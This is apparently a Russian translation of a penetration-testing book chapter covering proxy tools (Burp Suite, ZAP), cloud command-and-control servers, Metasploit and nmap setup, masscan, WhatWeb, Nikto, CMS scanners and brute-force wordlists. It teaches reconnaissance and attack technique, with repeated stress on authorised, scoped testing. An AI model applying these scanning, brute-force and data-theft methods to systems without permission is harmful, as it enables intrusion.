Burp Suite, пожалуй, можно назвать королем, когда дело доходит до атаки с применением прокси-сервера. Он позволяет перехватывать, изменять, воспроизводить и записывать трафик прямо из коробки. Burp Suite обладает широкими возможностями расширения, имея в арсенале мощные подключаемые модули, предоставляемые сообществом, которые интегрируются с **sqlmap** (де-факто средством эксплуатации SQLi), проводит автоматическое тестирование с целью повышения привилегий и предлагает другие полезные модули:

- **Proxy**: осуществляет запись, перехват и изменение запросов на лету;
- **Spider**: используется для автоматического сканирования веб-приложений;
- **Decoder**: быстро расшифровывает закодированные данные;
- **Intruder**: настраиваемый модуль, используемый для атак методом полного перебора;
- **Repeater**: разрешает воспроизведение любого ранее записанного запроса с возможностью изменения любой части самого запроса;
- **Scanner** (только в профессиональной версии): сканер уязвимостей, который интегрируется с Burp Collaborator, чтобы найти скрытые уязвимости;
- **Collaborator**: помогает в обнаружении скрытых уязвимостей, которые традиционные сканеры обычно пропускают.

Существует бесплатная версия Burp Suite, но профессиональная версия намного эффективнее, она стоит того, чтобы в нее вложиться. Бесплатная версия отлично подходит для проведения быстрых тестов, но у нее есть ограничения. Примечательно, что модуль Intruder ограничен по времени, что делает его бесполезным при больших нагрузках. Модуль Scanner также доступен только в профессиональной версии, но и его стоит приобрести. Scanner может быстро найти легкую добычу и даже автоматически использовать Collaborator для поиска уязвимостей внеполосных данных. Бесплатная версия по-прежнему может перехватывать, проверять и воспроизводить запросы, а также оповещать о любых уязвимостях, обнаруженных пассивно.




Рис. 1.5. Основной экран бесплатной версии Burp Suite

Zed Attack Proxy

Zed Attack Proxy (ZAP) от сообщества OWASP – еще одно замечательное средство для атаки на прокси-сервер. Он расширяем и прост в использовании, однако в нем отсутствуют некоторые функции, имеющиеся в Burp Suite. Например, ZAP не обладает обширными возможностями активного сканирования уязвимостей Burp Suite Pro, а также автоматической системы внеполосного обнаружения уязвимостей, какие есть у Collaborator.

Однако у ZAP нет ограничений по времени, и все его функции доступны из коробки. ZAP имеет открытый исходный код, и над ним активно работают сотни добровольцев.




Рис. 1.6. Основной экран ZAP

Облачная инфраструктура

При тестировании злоумышленник обычно использует командно-контрольные серверы. Целью большинства таких серверов является передача команд вредоносным программам, работающим в скомпрометированной среде.

Злоумышленники могут велеть вредоносному программному обеспечению осуществлять перехват и кражу данных, запускать кейлоггеры, выполнять произвольные команды или шелл-код и многое другое. В последующих главах мы будем в первую очередь использовать облачный командно-контрольный сервер для кражи данных и внеполосного обнаружения уязвимостей.

Командно-контрольный сервер, доступный из любой точки мира, – универсальное средство в любом тестировании. Облако является идеальным местом для размещения его инфраструктуры, делает возможными быстрые и программируемые развертывания, доступные из любой точки мира. Некоторые облачные провайдеры даже поддерживают HTTPS, что позволяет быстро запустить сервер, не беспокоясь о приобретении доменов или сертификатов и об управлении ими.

Популярным выбором специалистов, проводящих тестирование на проникновение, является **Amazon Web Services** (AWS), лидер в облачном пространстве. Его услуги довольно недороги, есть и бесплатная версия.

Среди других приемлемых облачных провайдеров можно упомянуть следующие:

- Microsoft Azure: `https://portal.azure.com`;
- Google Cloud Platform: `https://cloud.google.com`;
- DigitalOcean: `https://www.digitalocean.com`;
- Linode: `https://www.linode.com`.

У Microsoft Azure есть уровень бесплатного использования по модели SaaS, который позволяет автоматически развертывать командно-контрольный сервер из репозитория GitHub. Он также обеспечивает поддержку HTTPS из коробки, облегчая сокрытие данных сервера от посторонних глаз, позволяя им сливаться с обычным пользовательским трафиком.

Всегда получайте разрешение (в письменном виде) от облачного провайдера, прежде чем приступать к тестированию с использованием его инфраструктуры, даже если это нечто совсем простое, как, например, размещение вредоносного файла JavaScript на временной виртуальной машине.

У провайдеров **облачных интернет-услуг** (ISP) должна быть форма, которую вы можете заполнить. В ней будет подробно описан предстоящий тест на

проникновение с использованием их инфраструктуры. Скорее всего, вам потребуется предоставить тестировочное окно и контактную информацию.

Независимо от того, что вы используете, – облако для размещения командно-контрольного сервера для тестирования или атаки на приложения, размещенные в облаке, всегда следует уведомлять клиента о действиях, связанных с тестированием на проникновение.




Рис. 1.7. Типичная форма уведомления о проведении теста на проникновение

Дополнительные источники

Воспользуйтесь указанными ресурсами для получения дополнительной информации об инструментах и методах тестирования на проникновение:

- **Penetration Testers Framework (PTF)**: https://github.com/trustedsec/ptf;
- **BlackArch**: https://blackarch.org;
- **Burp Suite**: https://portswigger.net/burp/;
- **OWASP ZAP**: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project;
- **Amazon Web Services**: https://aws.amazon.com;

- **Microsoft Azure**: https://portal.azure.com;
- **Google Cloud Platform**: https://cloud.google.com;
- **DigitalOcean**: https://www.digitalocean.com;
- **Linode**: https://www.linode.com.

Упражнения

Выполните упражнения, чтобы лучше ознакомиться с инструментарием хакера и инструментами, которые мы будем использовать в книге.

1. Скачайте и установите предпочитаемый дистрибутив для тестирования на проникновение: Kali, BlackArch – или поэкспериментируйте с PTF.
2. Используйте Burp Suite Free или ZAP для перехвата, проверки и модификации трафика на свой любимый сайт.
3. Создайте бесплатную учетную запись у выбранного вами поставщика облачных вычислений и примените уровень бесплатного использования для запуска экземпляра виртуальной машины Linux.

Резюме

В этой главе мы рассмотрели инструменты, среды и минимальный набор правил, которому вы должны следовать во время тестирования. Мы объяснили, насколько важен обмен сведениями и как важно учитывать конфиденциальность клиента при тестировании. Мы не плохие парни, и мы не можем действовать безнаказанно. Мы также рассмотрели процесс очистки. Очень важно не оставлять никаких артефактов, только если того не требует клиент. То, что осталось после нас, не должно стать причиной будущего взлома.

Мы также рассмотрели инструментарий, используемый специалистом, который проводит тестирование на проникновение: Kali, дистрибутив Linux «все-в-одном» и парочку его альтернатив. Возможно, более важной частью инструментария для взлома веб-приложения являются средства атаки на прокси-серверы, из которых мы выделили два: Burp Suite и ZAP. Наконец, мы упомянули облако как новый полезный инструмент для тестировщика веб-приложений.

Злоумышленнику всегда легче работать, чем защищающему. Это подтвердит любой профессиональный хакер с опытом работы в корпоративном мире. Злоумышленнику нужно всего одно слабое звено в цепочке (даже если оно является временным), чтобы полностью овладеть средой.

Когда речь идет о безопасности, трудно все сделать правильно с первого раза и еще сложнее поддерживать ее в исходном состоянии все время. Часто возникают проблемы: недостает ресурсов, знаний или неправильно расставлены приоритеты. Приложения должны быть пригодными для использования – до-

ступными и предоставлять полезные функции. Кажется, что времени, чтобы протестировать код правильно, всегда мало, не говоря уже о том, чтобы проверить его на наличие ошибок безопасности.

Из-за текучки кадров неопытные разработчики будут предоставлять недостаточно протестированный код. Сотрудники службы безопасности ежедневно сталкиваются с инцидентами, не говоря уже о том, что они беспокоятся по поводу проверок безопасного кода. Когда речь идет о тестировании, то тут нет универсального средства, а в бюджете нередко не хватает на это средств. В данной головоломке много частей и множество факторов, которые влияют на полностью защищенное приложение и базовую инфраструктуру.

Именно здесь может проявить себя профессиональный хакер, который в курсе этих ограничений. Имея доступ к командной строке на сервере, можно найти потенциальный эксплойт для повышения привилегий, попытаться заставить его работать и после ряда проб и ошибок получить полноценный доступ. В качестве альтернативы можно воспользоваться тем фактом, что обмен данными между серверами является распространенным требованием для системного администратора. Это означает, что либо соединения между серверами не защищены паролем, либо пароль хранится где-то на том же сервере. Нередко можно найти незащищенные закрытые ключи в глобально читаемых каталогах, что позволяет получить доступ ко всем остальным серверам в инфраструктуре. Закрытые ключи протокола **Secure Shell** (SSH), часто используемые при автоматизации SSH-соединений, не защищены паролем, поскольку защита секретного ключа паролем нарушит сценарий автоматизации, который его использует.

В последующих главах будем использовать эти прискорбные истины, касающиеся разработки и развертывания приложений, в своих интересах.

Глава 2

Эффективное обнаружение

Картирование контента и сбор информации обычно являются первыми шагами при атаке на приложение. Цель их в том, чтобы как можно больше узнать о приложении в рекордно короткий период времени. Время – это роскошь, которой у нас нет, и мы должны максимально использовать свои ограниченные ресурсы.

Эффективность также поможет нам оставаться немного тише при атаке на приложения.

Умные списки слов уменьшают количество запросов к серверу и быстрее возвращают результаты. Это не панацея, но для начала неплохо.

В этой главе мы рассмотрим следующие темы:

- различные типы тестирования на проникновение;
- построение карты сети с помощью различных сетевых и веб-сканеров;
- эффективные способы атаки методом полного перебора;
- вирус-«полиглот».

Типы тестирования

В зависимости от соглашения с клиентом у вас может быть некая требуемая информация, много информации или не быть ее вообще. Тестирование **белого ящика** позволяет тщательно проверить приложение. В этом случае злоумышленники обладают, по существу, тем же доступом, что и разработчик. У них есть не только аутентифицированный доступ к приложению, но и его исходный код, любые проектные документы и все остальное, что может понадобиться.

Тестирование белого ящика, как правило, проводится внутренними командами, и оно довольно трудоемко. Тестировщику предоставляется любая информация, необходимая для полной оценки приложения или инфраструктуры. Преимущество предоставления тестировщикам таких сведений заключается в том, что они смогут просматривать каждое приложение и проводить проверку на предмет наличия уязвимостей. Это роскошь, которой нет у злоумышленников, действующих снаружи, но она эффективно использует ограниченное время и ресурсы во время тестирования.

Сценарии **серого ящика** более распространены, поскольку предоставляют достаточно информации, чтобы тестировщики могли правильно исследовать приложение. Клиент предоставляет учетные данные и немного информации о дизайне инфраструктуры или приложения, но не более. Идея заключается в том, что клиент предполагает, что злоумышленник уже располагает определенным уровнем доступа или знаний, и клиент должен понять, как можно причинить гораздо бóльший ущерб.

Наконец, тестирование **черного ящика** будет имитировать атаку с точки зрения постороннего лица, не имеющего сведений о приложении или об инфраструктуре. Компании, загружающие приложения в интернет, постоянно подвергаются атакам извне. В то же время важно помнить, что не все злоумышленники действуют извне, поскольку недовольные сотрудники могут нанести такой же ущерб, вредоносные атаки типа «черный ящик» довольно распространены и могут быть очень разрушительными.

Ниже приводится разбивка трех распространенных типов тестов на проникновение для приложений.

Тестирование белого ящика	Тестирование серого ящика	Тестирование черного ящика
Злоумышленник располагает доступом ко всей необходимой информации	Доступна некоторая информация	Нет никаких сведений
Тестирование с самыми высокими привилегиями, то есть со знаниями, которыми обладает разработчик	Тестирование с точки зрения угрозы, которая уже имеет определенный уровень доступа или знаний	Тестирование с точки зрения внешней угрозы
Доступной информацией могут быть следующие сведения: • учетные записи пользователей; • исходный код; • документы по проектированию инфраструктуры; • список каталогов	Предоставляет злоумышленнику некоторую информацию: • учетные записи пользователей; • документацию высокого уровня. Злоумышленник обычно не располагает доступом к исходному коду или другой конфиденциальной информации	Информация не предоставляется заранее, и злоумышленник должен собрать все, что ему нужно, с помощью разведки на основе открытых источников или уязвимостей, которые приводят к утечке информации

В оставшейся части книги будем использовать подход, тяготеющий к тестированию серого ящика, имитируя типичную ситуацию.

Построение карты сети

Традиционный `nmap` всего диапазона портов с обнаружением служб всегда является неплохой отправной точкой для сбора информации о жертве. **Nmap** – это средство сканирования сетей, которое используется на протяжении многих лет. Это по-прежнему очень мощная и очень актуальная утилита, доступная большинству платформ, в том числе Kali, BlackArch и даже Windows.

Metasploit Framework (MSF) – это фреймворк для тестирования на проникновение, обычно используемый специалистами по информационной безопасности. Помимо того что он представляет собой фантастическую коллекцию простых в использовании эксплойтов, он также поможет при организации наших заданий. При построении карты сети можно использовать функцию рабочего пространства и аккуратно сохранять результаты сканирования Nmap в базе данных.

Если экземпляр Kali Linux является свежим или Metasploit был установлен недавно, базу данных может понадобиться подтолкнуть, чтобы запустить.

В командной строке Kali запустите службу **PostgreSQL** с помощью команды `service`. В случае успеха не должно возвращаться никакое сообщение.

```
root@kali:~# service postgresql start
root@kali:~#
```

Затем можно запустить Metasploit с помощью команды `msfconsole`, которая выведет нас в подприглашение с префиксом `msf` вместо традиционного приглашения bash.

```
root@kali:~# msfconsole
[...]
msf > db_status
[*] postgresql selected, no connection
msf >
```

Предыдущая серия команд запустила службу базы данных PostgreSQL, которую Metasploit использует как хранилище. Консоль Metasploit запущена, и мы можем проверить состояние базы данных с помощью команды `db_status`.

Можно использовать команду `exit` для возврата в терминал bash:

```
msf > exit
root@kali:~#
```

Теперь можно использовать команду Metasploit `msfdb`, которая поможет нам инициализировать (`init`) базу данных.

```
root@kali:~# msfdb init
Creating database user 'msf'
```

```
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in
/usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~#
```

Команда `msfdb` создает все необходимые файлы конфигурации, чтобы Metasploit мог подключаться к базе данных. Подчеркнем: мы можем запустить консоль Metasploit, используя команду `msfconsole` в командной строке Linux.

```
root@kali:~# msfconsole
[...]
msf >
```

Файл конфигурации базы данных формата YML, созданный с помощью команды `msfdb init`, можно передать в консольную команду `db_connect` как ключ `-y`.

```
msf > db_connect -y
/usr/share/metasploit-framework/config/database.yml
[*] Rebuilding the module cache in the background...
msf > db_status
[*] postgresql connected to msf
msf >
```

Теперь можем создать рабочее пространство для целевого приложения, которое поможет собрать результаты из различных модулей MSF, сканирования или эксплойтов.

```
msf > workspace -a target1
[*] Added workspace: target1
msf > workspace
default
* target1
```

Команда `workspace` без каких-либо параметров выведет список доступных рабочих областей, помечая активную звездочкой. На этом этапе можем начать сканирование Nmap из MSF. Команда `db_nmap` является оболочкой для инструмента сканирования Nmap. Разница в том, что результаты сканирования анализируются и хранятся в базе данных Metasploit для удобного просмотра.

Команда `db_nmap` от MSF использует те же параметры, что и обычная команда `nmap`. В приведенном ниже примере сканируем общие порты и опрашиваем запущенные службы.

Целью сканирования является внутренний хост `10.0.5.198`. Мы приказываем Nmap выполнить сканирование службы (`-sV`) без проверки связи с хостами (`-Pn`) и использования подробного вывода (`-v`).

```
msf > db_nmap -sV -Pn -v 10.0.5.198
[...]
[*] Nmap: Scanning 10.0.5.198 [1000 ports]
[*] Nmap: Discovered open port 3389/tcp on 10.0.5.198
[*] Nmap: Discovered open port 5357/tcp on 10.0.5.198
[*] Nmap: Completed SYN Stealth Scan at 19:50, 12.05s elapsed
(1000 total ports)
[*] Nmap: Initiating Service scan at 19:50
[...]
```

После завершения сканирования можно запросить и отфильтровать результаты с помощью команды `services`. Например, можно найти все HTTP-службы, обнаруженные с помощью ключа `-s`.

```
msf > services -s http
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
10.0.5.198 5357 tcp http open Microsoft HTTPAPI httpd 2.0
SSDP/UPnP
```

Обратите внимание на область действия, предоставляемую клиентом. Некоторые будут конкретно ограничивать тестирование приложения одним портом, а иногда даже только одним поддоменом или URL-адресом. Часто используемый термин scoping call – это то место, где клиента следует убедить не ограничивать поверхность атаки, доступную для тестировщика.

Masscan

Nmap – полнофункциональный инструмент с кучей опций и возможностей, но у него есть одна проблема: небольшая скорость. При работе со значительными сегментами сети Nmap может быть очень медлительным, а иногда вообще отказывается работать. Клиенты нередко просят провести тест на проникновение для огромного IP-пространства за небольшое количество времени, выделенное для фазы картирования и сканирования.

`masscan` может просканировать все интернет-пространство IP за шесть минут. Это впечатляет, и, `masscan`, безусловно, является одним из самых быстрых сканеров портов.

Во время выполнения задания сначала мы, возможно, нацелимся на веб-приложения, и `masscan` быстро вернет все открытые веб-порты с помощью всего пары ключей.

С помощью знакомого ключа `-p` можно указать серию или диапазон портов, которые нужно искать. Ключ `--banners` попытается получить информацию обо всех открытых портах, которые были обнаружены. Для больших IP-пространств, где время имеет существенное значение, можно использовать ключ `--rate`, чтобы указать большое число пакетов в секунду, например миллион или больше.




Рис. 2.1. Сканирование сети 10.0.0.0/8 с использованием masscan

Видно, что предыдущее сканирование было отменено досрочно с помощью прерывания **Ctrl+C**, и `masscan` сохранил свою работу в файле `paused.conf`, чтобы мы могли возобновить сканирование позже. Чтобы узнать, где мы остановились, можно использовать ключ `--resume`, передав в качестве параметра файл `paused.conf`.




Рис. 2.2. Возобновление сеанса masscan

Результаты `masscan` можно передать в Nmap для дальнейшей обработки либо в веб-сканер для более глубокого поиска уязвимостей.

hatWeb

После того как мы определили одно или несколько веб-приложений в целевой среде с помощью masscan или Nmap, можно начать копать дальше. **WhatWeb** – простой, но эффективный инструмент, который способен, взглянув на конкретное веб-приложение, определить, какие технологии были использованы для его разработки и запуска. У него свыше 1000 плагинов, которые могут пассивно идентифицировать все – начиная с того, какая система управления контентом (CMS) работает в приложении, и заканчивая тем, какая версия Apache или NGINX поддерживает все это.

На диаграмме показано более агрессивное (`-a 3`) сканирование `bittherapy.net` с помощью WhatWeb. Команда `sed` отформатирует вывод во что-то более простое для чтения.




Рис. 2.3. Запуск WhatWeb и фильтрация результатов

Агрессивное сканирование третьего уровня выполнит еще несколько запросов, чтобы улучшить точность результатов.

WhatWeb доступен в Kali Linux и большинстве других дистрибутивов для тестирования на проникновение. Его также можно загрузить с сайта https://github.com/urbanadventurer/WhaWeb.

Nikto

Nikto полезен на начальных этапах выполнения задания. Он довольно ненавязчив и, используя встроенные плагины, позволяет быстро составить представление о приложении. Он также предлагает некоторые более агрессивные

функции сканирования, которые могут привести к успеху, когда речь идет о более старых приложениях или инфраструктуре.

Если от нас не требуется особой скрытности, не помешает пробежаться и по более шумным опциям Nikto. Nikto может определять поддомены, сообщать о необычных заголовках и проверять файл robots.txt на предмет наличия интересной информации.

Nikto выводит информацию о HTTPS-сертификате, баннере сервера, о любых HTTP-заголовках, имеющих отношение к безопасности, которые могут отсутствовать, и любую другую информацию, которая может представлять интерес. Он также заметил, что баннер сервера изменился между запросами, указывая на то, что межсетевой экран можно настроить для защиты приложения.




Рис. 2.4. Стандартное сканирование домена example.com

Nikto можно загрузить с сайта https://github.com/sullo/nikto. Он также доступен в большинстве дистрибутивов Linux, ориентированных на тестирование на проникновение, таких как Kali или BlackArch.

CMS-сканеры

Когда жертва использует систему управления контентом, такую как **Joomla**, **Drupal** или **WordPress**, следующий шаг – запуск инструмента автоматического тестирования уязвимостей.

WordPress – популярная CMS, поскольку она предоставляет плагины практически для любого типа сайта, что делает ее легконастраиваемой и широко распространенной. В то же время она имеет большую поверхность для атаки. Для этой CMS существует множество уязвимых плагинов, и пользователи обычно не часто обновляют их.

Во время теста в одном из плагинов вы можете обнаружить уязвимость, которую можно использовать удаленно. Она предоставляет оболочку, но чаще всего WordPress – это кладезь информации. Имена пользователей могут быть перебраны, пароли часто являются слабыми и легко определяются с помощью метода полного перебора, или же может быть включена индексация каталогов. Папка содержимого WordPress иногда также содержит конфиденциальные документы, «временно» загруженные администратором. В последующих главах вы увидите, как можно использовать неправильно настроенный экземпляр WordPress для атаки на сервер приложений и для дальнейшего продвижения по сети.

WordPress в этом отношении не одинок. Joomla и Drupal также очень популярны и обладают множеством тех же уязвимостей и проблем конфигурации.

Существует несколько бесплатных сканеров, предназначенных для тестирования этих CMS:

- **WPScan** (https://wpscan.org/): мощный инструмент для тестирования сайтов на WordPress;
- **JoomScan** (https://github.com/rezasp/joomscan): как видно из названия, это CMS-сканер, специализирующийся на тестировании сайтов на Joomla;
- **droopescan** (https://github.com/droope/droopescan): сканер для Drupal с некоторой поддержкой Joomla;
- **CMSmap** (https://github.com/Dionach/CMSmap): более универсальный сканер и инструмент для атак методом полного перебора, поддерживающий WordPress, Joomla и Drupal.

Прежде чем продолжить сканирование сайта на WordPress, убедитесь, что он размещен в области действия задания. При некоторых реализациях основной сайт на CMS будет размещаться локально, а плагины или каталоги контента – находиться в отдельной **сети доставки содержимого** (CDN, content delivery network). На эти хосты сети доставки можно подать форму уведомления о тестировании на проникновение, прежде чем их включат в тест.

Эффективная атака методом полного перебора

Атака методом полного перебора обычно содержит кучу запросов или догадок, чтобы получить доступ или раскрыть информацию, которая может быть скрыта иным образом. Можно использовать ее для формы входа в систему на административной панели для поиска часто используемых паролей или имен пользователей. Также можно применить ее для корневого каталога веб-

приложения в поисках распространенных ошибок конфигурации и положенных не на место конфиденциальных файлов.

Многие хакерские вылазки оказались успешными из-за слабых учетных данных или неправильной конфигурации приложения. Метод полного перебора поможет в раскрытии информации, которая могла быть скрыта, или предоставит доступ к базе данных, поскольку разработчик забыл изменить учетные данные по умолчанию.

Тут имеются очевидные проблемы. Прежде всего этот метод отнимает много времени и может быть очень шумным. Например, атака на веб-сервис с помощью пресловутого списка слов rockyou.txt, несомненно, разбудит аналитика из центра мониторинга и реагирования на инциденты информационной безопасности и быстро положит конец вашей деятельности.

Список rockyou.txt содержит свыше 14 млн записей и в конечном итоге поможет успешно определить учетные данные, но лучше ограничить поток трафика к жертве с помощью меньшего и более эффективного списка.

Репозиторий SecLists является одним из лучших наборов распространенных ключевых слов, учетных данных, каталогов, полезных нагрузок и даже веб-оболочек: https://github.com/danielmiessler/SecLists.

Альтернативой или дополнением к SecLists является FuzzDB. Это похожая коллекция файлов, содержащая различные полезные инструменты, которые помогут с перебором. Ее также можно загрузить из репозитория GitHub на сайте https://github.com/fuzzdb-project/fuzzdb.

Получить последнюю копию SecLists легко, используя git, популярный инструмент системы управления версиями. Извлечь хранилище можно с помощью команды `git clone`.

```
root@kali:~/tools# git clone
https://github.com/danielmiessler/SecLists
```

SecLists содержит постоянно развивающуюся базу данных скомпилированных списков слов, которые можно использовать при сканировании для обнаружений, при атаках методом полного перебора и др.

Список слов SecList	Описание
`Discovery`	Веб-содержимое, DNS и порты Nmap
`Fuzzing`	FuzzDB, Brutelogic, вирусы-«полиглоты» и др.
`IOCs`	Связанные с вредоносным программным обеспечением индикаторы компрометации

Список слов SecList	Описание
`Miscellaneous`	Различные списки слов, которые могут иметь неясное использование
`Passwords`	Большое количество списков слов для распространенных паролей
`Pattern-Matching`	Списки шаблонов, которые используются при поиске интересующей информации
`Payloads`	Веб-оболочки для распространенных языков, Windows Netcat и тестовый файл EICAR
`Usernames`	Списки распространенных имен и идентификаторов входа

